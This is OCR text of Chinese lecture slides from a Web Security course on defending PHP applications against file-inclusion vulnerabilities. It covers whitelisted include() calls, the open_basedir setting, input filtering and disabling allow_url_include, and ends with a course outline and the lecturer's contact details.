
```
$file = $_GET['file'];  
Switch($file){  
    case 'main':  
    case 'foo':  
        include($file.'.php');  
        break;  
    default:  
        include('index.php');  
}
```



防御手段

□ 设置open_basedir

- open_basedir可以将用户访问文件的范围限制在指定的目录
- 未设置open_basedir，利用文件包含漏洞，攻击者可以访问任意文件
- open_basedir防止攻击者读取服务器其它目录下的重要文件



```
php.ini - 记事本  
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)  
; open_basedir, if set, limits all file operations to the defined directory  
; and below.  This directive makes most sense if used in a per-directory  
; or per-virtualhost web server configuration file.  
; http://php.net/open-basedir  
open_basedir =
```

防御手段

□ 设置open_basedir

□ 若设置open_basedir = /home/html/www，则前缀为/home/html/www的目录，都在允许访问的范围内

- /home/html/www/abc
- /home/html/www1
- /home/html/www1/abc

□ 若设置open_basedir= /home/html/www/，则仅/home/html/www/目录在允许访问的范围内

□ open_basedir设置多个目录时，Linux下用冒号分隔，Windows下用分号分隔



防御手段

□ 其它方法

- 严格过滤用户输入，如0x00
- 如果没有必要，配置allow_url_include选项为off，以禁止远程文件包含
- 修改服务器日志等文件的默认位置



后续课程内容

□ 第三部分：Web服务器端安全

□ 详细讲解SQL注入、文件上传、文件包含、身份认证与访问控制、Web服务器配置等后端安全。

□ 3.1 SQL注入

□ 3.2 文件上传与文件包含

□ 3.3 XXE与SSRF

□ 3.4 身份认证与访问控制

□ 3.5 案例分析





[2021秋]Web Security

群号: 901651609



扫一扫二维码，加入群聊。



谢谢大家

刘潮歌

liuchaoge@iie.ac.cn

中科院信工所 第六研究室

